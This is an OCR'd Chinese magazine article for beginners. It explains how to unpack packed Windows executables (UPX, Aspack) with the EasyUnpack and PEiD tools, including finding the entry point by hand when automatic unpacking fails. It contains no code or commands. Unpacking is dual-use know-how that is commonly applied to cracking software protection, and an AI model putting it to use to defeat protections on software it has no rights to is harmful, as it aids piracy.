


图 5




图 6

脱壳何须如此

愿风随缘

在看了上期杂志中“菜鸟脱壳之工具结合篇”一文后，我感觉既然是给菜鸟用的脱壳工具，那么就应该是容易操作的。如果像文章作者战神MARS所说的那样来操作，脱壳就会需要很多的工具，查完壳后还要在众多的工具中寻找未免显得有些麻烦。现在我给大家介绍一个我常用的脱壳工具——EasyUnpack。专门介绍给那些菜鸟兄弟使用哟，几乎全自动化的！

关于一些基础的原理，战神大哥已经讲得很清楚了，我就不在这里浪费时间了。EasyUnpack可以脱一些常用的壳，如Aspack、UPX等。EasyUnpack运行后的界面非常简洁，如图1。只要选定要脱壳的文件，然后选择设置中的“重建输入表”和“优化文件结构”，再按“开始脱壳”就可以了。够简单的吧！接下来就看我的操作！




图 2




图 3




图 1

情况一：跟战神大哥一样，先使用PEid查壳，如图2，可以得知是使用UPX加的壳，接下来的操作就象我们上边讲的那样去做就可以了，EasyUnpack会自动操作。随后就会弹出一个程序保存对话框，设置好保存路径后就会产生一个叫“Dumped.exe”的未加壳程序。

情况二：EasyUnpack对于一般的加壳程序是有效的，但是并非全部都可以，这样一来EasyUnpack的自动化就没效了，需要我们手动操作，不过也是很简单的。我们需要的方法就是手动跟踪调试软件去寻找脱壳的入口点。菜鸟也许在这儿就头疼了，我又不是编程高手怎么能知道哪是入口点啊？这就是我们为什么要用PEid的原因，因为PEid有一个可以找到入口点的功能。使用PEid打开要脱壳的程序，在左上角，就会看到有一个入口点（图3），再在EasyUnpack中的“指定入口点”下输入刚查到的入口点，如图4，再开始脱壳。




图 4

怎么样，够简单的吧！只要有了这两个软件就可以脱遍天下无敌壳了。

（本文所涉及的软件：EasyUnpack、PEid光盘已收录）